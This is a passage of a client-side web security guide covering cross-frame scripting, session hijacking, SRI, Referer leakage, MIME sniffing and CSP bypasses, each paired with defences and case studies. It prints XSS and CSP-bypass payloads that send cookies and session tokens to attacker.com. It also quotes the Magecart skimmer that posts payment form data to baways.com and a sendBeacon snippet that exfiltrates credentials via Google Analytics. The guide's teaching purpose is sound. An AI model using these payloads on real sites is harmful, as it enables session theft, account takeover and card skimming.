
Cross-Frame Scripting

Attack

Cross-Frame Scripting is when an attacker creates an HTML page with malicious JavaScript and embeds an IFrame of a legitimate web application in it. An attacker can make use of the malicious JavaScript to steal cookies or read keystrokes.

Executing Cross-Frame Scripting starts with embedding a legitimate web application to an iframe on an attacker controlled application, this phishing attack would allow an attacker to execute malicious JavaScript on attacker controlled application and perform activities such as keylogging and retrieving information about user's activity on a legitimate application.

Below is a graphical representation which explains Cross-Frame Scripting attack:



```
<html>
<head>
<script src="track.js" type="text/javascript" />
</head>
<body>
<iframe src="https://www.notsosecure.com"
id="fullscreen"/>
</body>
</html>
```

Cross-Site Scripting Attack Using Frames:

Below code snippets can be hosted in an attacker-controlled website or any blog:

```
<iframe style="position:absolute;top:-9999px"
src="http://example.com/vulnerable-page.html?q=<script>document.write('<img
src=\"http://attacker.com/?c='+encodeURIComponent(document.cookie)+'\">')</scri
pt>"></iframe>
```

```
<meta http-eqiv="refresh" content="1;url=http://example.com/vulnerable-
page.html?q=<script>document.write('<img
src=\"http://attacker.com/?c='+encodeURIComponent(document.cookie)+'\">')</scri
pt>">
```

```
http://example.com/vulnerable-
page.html?=%3Ciframe%20src=%22%E2%86%B5%20javascript:document.body.innerHTML=+%
27%3Cimg%20src=\%22http://attacker.com/%E2%86%B5%20?c=%27+encodeURIComponent(do
cument.cookie)+%27\%22%3E%27%22%3E%3C/iframe%3E
```

Defence

Cross-Frame Scripting attacks occur when the application allows framing of application resources in malicious applications. Usage of 'X-Frame-Options' or 'frame-ancestors' directive of 'Content-Security-Policy' can restrict the framing behavior.

Case Studies

Example of Cross-Frame Scripting Attack Against IE: https://owasp.org/www-community/attacks/Cross_Frame_Scripting

Reference(s):

- https://owasp.org/www-community/attacks/Cross_Frame_Scripting
- https://www.acunetix.com/blog/web-security-zone/cross-frame-scripting-xfs/
- https://www.checkmarx.com/knowledge/knowledgebase/XFS
- https://capec.mitre.org/data/definitions/587.html
- http://applicationsecurity.io/appsec-findings-database/cross-frame-scripting/
- https://www.netsparker.com/blog/web-security/cross-frame-scripting-xfs-vulnerability/

HTML Injection

Attack

The HTML injection attack only allows the injection of certain HTML tags. When an application does not properly handle user supplied input, an attacker can supply valid HTML code, typically via a parameter value, and inject their own content into the page. This attack is typically used in conjunction with some form of social engineering, as the attack is exploitation of a code-based vulnerability and a user's trust.

Defence

HTML Injection attacks occur due to insufficient, or lack of, input sanitization and output encoding. It is recommended to use proper escaping mechanisms before embedding data into various locations in the code.

Case Studies

HTML Injection is when the application only allows to inject HTML tags but does not execute JavaScript to execute Cross-Site Scripting owing to CSP (content-security policy) restrictions. Such scenarios could allow an attacker to perform Phishing attacks by adding a malicious HTML code in the page and redirect the user thereafter to an attacker controlled page to retrieve the credentials.

Session Hijacking

Attack

Session Hijacking is when an attacker is able to grab the session identifier of logged in users. This is possible with attacks such as Cross-Site Scripting and missing Caching directives on the client-side. An attacker would be able to retrieve session identifier from Cookies using Cross-Site Scripting vulnerability. This will be possible if the cookies are set without the HttpOnly attribute, and the application lacks Cross-Site Scripting defence mechanisms.

Following is the code snippet to steal cookies using Cross-Site Scripting vulnerability:


Example 1 - Retrieve non HttpOnly session cookies:

```
<script>
fetch('https://www.attacker.com', { method: 'POST', mode: 'no-cors',
body:document.cookie });
</script>
```

Example 2 - Retrieve token from sessionStorage:

```
<script>
fetch('https://www.attacker.com', { method: 'POST', mode: 'no-cors',
body:sessionStorage.getItem(‘auth_token’) });
</script>
```

To better understand, let's consider the diagram below, in the diagram we can see that an attacker injected the aforementioned malicious JavaScript to the application 'auth.notsosecure.com'. Once executed in the browser, the application 'auth.notsosecure.com' sends a request to the attacker’s application 'www.attacker.com' having cookies (which lacks HttpOnly attribute) in POST data:



```
<script>
fetch('https://www.attacker.com', {
method: 'POST', mode: 'no-cors', body:document.cookie
});
</script>
```

```
auth_cookie=9HgW8qnCkp8gz
nC8jbde0I9dOvZq
IcRYfxnwKzEy;
```

However, as we know that the cookie should not be marked with HttpOnly flag for it to be successfully exploited as explained in the aforementioned diagram. Hence, we can recommend that the session cookies should be protected with the security attributes to prevent session hijacking attacks.

Defence

The best defence mechanism for Session Hijacking is to add HttpOnly attribute to the session cookies and also disable the TRACE method if it's not required.

Case Studies

There are several instances which can help an attacker to perform session hijacking and account takeover thereafter. One of the vulnerabilities is that the Grammarly application was vulnerable to Cross-Site Scripting attack and lacked HttpOnly flag, allowing a security researcher to retrieve session identifier value and perform account takeover.

https://hackerone.com/reports/534450


Information Leakage

Subresource Integrity

Attack

Subresource Integrity (SRI) is nothing but a cryptographic checksum which can be added while using known third-party JavaScript libraries. Browsers can fetch the resources and validate the checksum to make the policy decision if it can accept or reject the resources.

Subresource Integrity is important as it allows to perform cryptographic hash of reviewed scripts. Once the scripts are reviewed, we can generate the cryptographic hash. If there is any modification the browser will match the SRI and not allow JavaScript to load. To better understand, we can analyze following graphical representation:



```
...

<script
src="https://cdn.notsosecure.com/scripts/encryptpaymentrequests.js"
integrity="sha384-Li9vy3DqF8tnTXuiaAJuML3ky+er10rcgNR/VqsVpcw+
ThHmYcwiB1pbOxEbzJr7" crossorigin="anonymous" />

...
...
```

Code snippet for using Subresource Integrity:

```
<script src="https://www.example.com/example-framework.js" integrity="sha384-
Li9vy3DqF8tnTXuiaAJuML3ky+er10rcgNR/VqsVpcw+ThHmYcwiB1pbOxEbzJr7"
crossorigin="anonymous"></script>
```

Generate the integrity of file using Linux command:

```
openssl dgst -sha384 -binary FILENAME.js | openssl base64 -A
```

Generate the integrity of the file using online portal:

```
Online applications such as SRI Hash Generator can also help to get an
integrity of the file.
```

In the aforementioned example, we can see the highlighted part is the cryptographic checksum in SHA384 for the script 'https://www.example.com/example-framework.js'. Here, if there is any change in the script, we need to recalculate the checksum and replace it with the new one otherwise the browser will not allow us to load the script. This ensures that the script which was included has been carefully reviewed.

We discussed Subresource Integrity for static contents like JavaScript or CSS, let's understand a similar kind of scenario as well which is called Third Party JavaScript Tampering. Think about the scenario where the application is secure from Cross-Site Scripting vulnerability and uses input validations, implemented Content-Security-Policy header. What does an attacker do in such cases? One way is that an attacker can review the external source of JavaScript and can try to tamper those to add malicious scripts. If an attacker would be able to inject the malicious scripts on the third-party JavaScript, an attacker would be able to perform Cross-Site Scripting using the malicious script of third-party server. The application would allow that to run as

Content Security Policy will not block the contents of the predefined third-party domains.

Defence

Implementing the subresource integrity by adding integrity attribute in script tag along with a base64 encoded hash value with hashing algorithm sha256, sha384 or sha512:

```
<script src="https://www.example.com/example-framework.js" integrity="sha384-
Li9vy3DqF8tnTXuiaAJuML3ky+er10rcgNR/VqsVpcw+ThHmYcwiB1pbOxEbzJr7"
crossorigin="anonymous"></script>
```

Using CSP to force SRI Usage:

We can use Content Security Policy to require all your scripts and/or stylesheets to use SRI.

```
Content-Security-Policy: require-sri-for script style;
```

However, this feature is for experimental purposes only and this is not supported by all browsers so better to not use it in production environments.


References:

- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy/require-sri-for

Case Studies

British Airways suffered with an attack which was performed by adding 22 lines of code into an external JavaScript. This attack allowed an attacker to retrieve payment card details of 380,000 Victims.

Following is the malicious JavaScript code which was injected by an attacker to perform this attack (Image Courtesy - RiskIQ):



```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

Reference(s):

- https://www.w3.org/TR/SRI/
- https://www.w3.org/TR/SRI/#dfn-integrity-metadata
- https://www.srihash.org/
- https://www.riskiq.com/blog/labs/magecart-british-airways-breach/ - Image courtesy
- https://securityboulevard.com/2018/09/protect-yourself-from-magecart-using-subresource-integrity/
- https://blogs.u2u.be/peter/post/use-subresource-integrity-checking-for-external-scripts

Referer Header Leakage


Attack

Referer Header Leakage is when the application leaks sensitive information through Referer Header. The browser sends the Referer header in the request from which the request has been called. For initial request when we directly access the application, the Referer header will not be sent. The application sends the value of the current page to each consecutive request accessed from that page, such as other pages, JavaScript, CSS etc. Generally, the Referer header helps to log user's actions such as data analytics and navigation based analysis.

The application sometimes uses REST based parameters which may leak the sensitive information when this data is being sent. For example, the application has a Reset password token stored in the URL and this page has several third-party

JavaScript, in this scenario, administrators of third-party JavaScripts can retrieve password reset token from the Referer header's value and misuse it to reset password and access sensitive information from the victim's account.

To understand this scenario, following graphical representation helps:


Forgot Password?
https://accounts.notsosecure.com/forgotpw.php?token=ataanjrasd...
www.thirdpartydomain.com

```
<html>
...
...
...
<script src="https://www.thirdpartydomain.com/crazyfonts.js" /
<script src="https://www.thirdpartydomain.com/crazyfonts.css" />

...
...

</html>
```

```
GET /crazyfonts.js
Host: www.thirdpartydomain.com
Referer:
https://accounts.notsosecure.com/forgotpw.php?
token=ataanjrasdknjnkdhqwegbasdlkasdj
Content-Type : text/javascript
```

Defence

The application should not transmit sensitive information through the request URL. If the application requires to send sensitive information through the URL, it is recommended to use Referrer-Policy header to prevent third-party leakages.

Case Studies

Leakage of sensitive information through Referer header mostly affects Reset password pages or any authentication based requests which uses third-party authentication mechanisms (such as SAML, SSO, oAuth etc).

Insecure File Processing

MIME Sniffing

Attack

MIME Sniffing, which is also known as Content Sniffing or Media Sniffing. The application is vulnerable to MIME Sniffing vulnerability if the application fails to implement the response header 'X-Content-Type-Options' with the value 'nosniff' and an attacker can force the browser to convert or use 'Content-Type' which may lead to vulnerabilities.

Defence

The application should set the HTTP response header 'X-Content-Type-Options' with 'nosniff' value to prevent MIME Sniffing vulnerabilities.

Case Studies

The application ‘archive.uber.com’ mirrors ‘pypi’. When downloading ‘*.tar.gz’ files from ‘archive.uber.com’, the MIME type was ‘application/octet-stream’. Injecting ‘<html><script>alert(0)</script>’ into the start of the ‘*.tar.gz’ caused an XSS in Internet Explorer due to MIME sniffing.

Reference(s):

- https://hackerone.com/reports/126197
- https://hackerone.com/reports/369979
- https://hackerone.com/reports/151231
- https://hackerone.com/reports/78158
- https://hackerone.com/reports/77081
- https://en.wikipedia.org/wiki/Content_sniffing

Polyglot File Uploads

Attack

File upload functionality can be manipulated which can result in Remote Code Execution on server-side and execution of malicious JavaScript on client-side. However, as we are discussing client-side vulnerabilities, we will be focusing on client-site JavaScript execution only. File upload feature can help to perform Cross-Site Scripting attacks using Scalable Vector Graphics (SVG) image, this can also be leveraged to perform polyglot attacks such as uploading PNG, JPEG files by adding malicious JavaScript in metadata comments. Exploitation of polyglot images can also lead to bypass Content-Security-Policy and execution of JavaScript thereafter. Polyglot is when the object is considered to have more than one technology or language, image’s blob data can be manipulated by adding malicious JavaScript which can lead to a malicious Polyglot image.

SVG is a great tool which helps from the Cross-Site Scripting exploitation point of view. SVG has a vast variety of payloads which an attacker can use to execute malicious JavaScript after uploading files. As we can execute malicious JavaScript using SVG, it also helps to bypass Content-Security-Policy sometimes. Following is the list on how an attacker can deploy SVG files to execute malicious JavaScript:

- Access the file directly
- Usage of tags such as <img>, <image>, <object>, <embed>, <script> etc.
- Using SVG via CSS background/liststyle/content/cursor
- In-line SVG execution

Except SVG images, an attacker can also use polyglot images such as JPG, PNG, GIF with malicious payload within it.

Defence

The application should validate the contents of the file and should restrict the polyglot images which can allow the execution of malicious JavaScript on client-side.

Case Studies

Bypassing CSP polyglot - https://portswigger.net/research/bypassing-csp-using-polyglot-jpegs

Bypassing Client-Side Validations

Bypassing HTML5 Regexes


HTML5 has few validations in input fields such as Regex Pattern, Email Address, Phone Number etc. However, HTML5 validations are not enough and consider it as a single security implementation. An attacker can provide malicious inputs in the parameter by intercepting the HTTP request and perform a testing on those input fields.

Tampering HTTP Requests using Proxy

Attack

Proxy servers can be configured to handle our requests which we can forward to respective servers. For example, if you have an application 'https://www.notsosecure.com' and you do not want to use 'https://api.notsosecure.com', alternatively you can configure a proxy in a way that if you send requests to 'https://www.notsosecure.com/api', it will redirect internally to API host. Proxy servers can be configured with servers like Nginx, Apache2 etc.

To better understand let's see the example diagram below, we can see that the application accepts requests form 'www.notsosecure.com' domain only and internally, when received at the server 'www.notsosecure.com' which has proxy configuration to send API requests on API server and Payment requests on Payment server:


API Requests
API Server
HTTP GET https://www.notsosecure.com/api
HTTP GET https://www.notsosecure.com/payment
User
Payment Requests
Proxy Server configured at "www.notsosecure.com"
Payment Server

Defence

Ensure client-side checks are always complemented with the server-side validation.

Case Studies

References:

- https://portswigger.net/burp
- https://www.telerik.com/fiddler

Abuse of Functionality

Attacking Content-Security-Policy Misconfigurations

Attack

We already discussed Content Security Policy. Content Security Policy if not carefully implemented or reviewed, an attacker would be able to bypass it and perform the attacks against the application. Here, we will discuss Content-Security-Policy bypass techniques.

Example 1:

```
Content-Security-Policy: script-src https://notsosecure.com 'unsafe-inline'
https://*; child-src 'none';
```

Bypass Method:

```
<script>alert(document.cookie);</script>
```

Example 2:

```
Content-Security-Policy: script-src ‘self’ https://notsosecure.com https: data
*;
```

Bypass Method:

```
<script src=https://www.attacker.com/injectjavascript.js></script>

<script src=data:text/javascript,alert(document.cookie)></script>
```

Example 3:

```
Content-Security-Policy: script-src 'self' ajax.googleapis.com; object-src
'none';
```

Here, there can be lots of framework available on ajax.googleapis.com, an attacker can bypass the restriction by using the script such as:

```
<script
src=https://ajax.googleapis.com/ajax/services/feed/find?v=1.0%26callback=alert%
26context=1337></script>
```

AngularJS payload:

```
ng-app"ng-csp ng-click=$event.view.alert(1337)><script
src=https://ajax.googleapis.com/ajax/libs/angularjs/1.0.8/angular.js></script>
```

There are several research papers on Content-Security-Policy. However, it is obvious that Google research paper shows some interesting data on a large scale.

Clickjacking attack due to lack of Content-Security-Policy:

Content-Security-Policy can also help to prevent vulnerabilities such as Clickjacking. The directive ‘frame-ancestors’ can help to prevent Clickjacking which also has an alternative ‘X-Frame-Options’. If the application uses the ‘frame-ancestors’ directive, the browser automatically ignores ‘X-Frame-Options’ header.

Defence

The application should implement a strong Content-Security-Policy, one way of implementing a strong Content-Security-Policy is mentioned below:

```
Content-Security-Policy: script-src 'strict-dynamic' 'nonce-rAnd0m123' 'unsafe-
inline' http: https:;
object-src 'none';
base-uri 'none';
require-trusted-types-for 'script';
report-uri https://csp.example.com;
```

Case Studies

There are lots of case studies regarding bypassing Content-Security-Policy, but we will discuss a couple here.

PayPal: Injecting malicious policy

This case study is about injecting malicious policy in Content-Security-Policy to bypass Content-Security-Policy of PayPal. Below policy shows that when a researcher accessed URL ‘https://www.paypal.com/webapps/xoonboarding?values=etc&token=SOMETOKEN;_’, the application allowed to inject malicious policy which can be used for further exploitation:

```
Content-Security-Policy: default-src 'self' https://*.paypal.com
https://*.paypal.com:* https://*.paypalobjects.com 'unsafe-eval';connect-src
'self' https://*.paypal.com https://nexus.ensighten.com
https://*.paypalobjects.com;frame-src 'self' https://*.paypal.com
https://*.paypalobjects.com https://*.cardinalcommerce.com;script-src
https://*.paypal.com https://*.paypalobjects.com 'unsafe-inline' 'unsafe-
eval';style-src 'self' https://*.paypal.com https://*.paypalobjects.com
'unsafe-inline';img-src https: data:;object-src 'none'; report-uri
/webapps/xoonboarding/api/log/csp?token=SOMETOKEN;_
```

However, the above scenario works in Edge to add content in the same directive. The research also exploited it on Chrome by adding an additional directive ‘script-src-elem’ with value ‘*’ which overrides the existing script-src policy and allows the execution of malicious JavaScript. The detailed blog can be found here.

Retrieve Credentials using Google Analytics:

This case study is about retrieving the credentials from any website which included Google Analytics in their policy. Few researchers discovered a way which could send credentials when the application has misconfigured Content-Security-Policy.

If the application has a Google Analytics “https://www.google-analytics.com” as a Content-Security-Policy rule, following JavaScript can lead stealing the credentials:

```
username = document.getElementsByName("session[username]");
password = document.getElementsByName("session[password]");
window.addEventListener("unload",
   function logData(){
   navigator.sendBeacon("https://www.google-analytics.com/collect",
'v=1&t=pageview&tid=UA-########&cid=555&dh=example.com&dp=%2f'+
btoa(username.item(0).value+':'+password.item(0).value)+'&dt=homepage');
   }
);
```

References:

- https://hackerone.com/reports/199779
- https://hackerone.com/reports/250729
- https://medium.com/@bhaveshthakur2015/content-security-policy-csp-bypass-techniques-e3fa475bfe5d
- https://portswigger.net/research/bypassing-csp-with-policy-injection
- https://www.perimeterx.com/tech-blog/2020/bypassing-csp-exflitrate-data
- https://book.hacktricks.xyz/pentesting-web/content-security-policy-csp-bypass
- https://coil.com/p/RareData/Responsible-Disclosure-Stored-XSS-Vulnerability-in-Coil-s-CDN-/Y11ELBKCD
- https://stegosploit.info/

Exploiting Web Storage (Local Storage and Session Storage)

Attack

Web Storage APIs - localStorage and sessionStorage allows the application to store the information which is required constantly. Such information can be user preferences, product related information etc. However, sometimes developers use this feature to store Sensitive information such as Social Security Number, Personal Account Number, Bank Account details, Session Tokens etc. As Web Storage APIs are accessible through JavaScript, an attacker can retrieve such information if they are able to execute malicious JavaScript. Retrieved information can be used for further exploitation, an attacker can also perform session stealing attacks to retrieve session tokens stored to the Web Storage.

Defence

The application should consider using Cookies instead of Web Storage for sensitive information. Cookies can also be set with Httponly, Secure and Same-Site attributes.

Case Studies

- https://www.digitalocean.com/community/tutorials/js-introduction-localstorage-sessionstorage

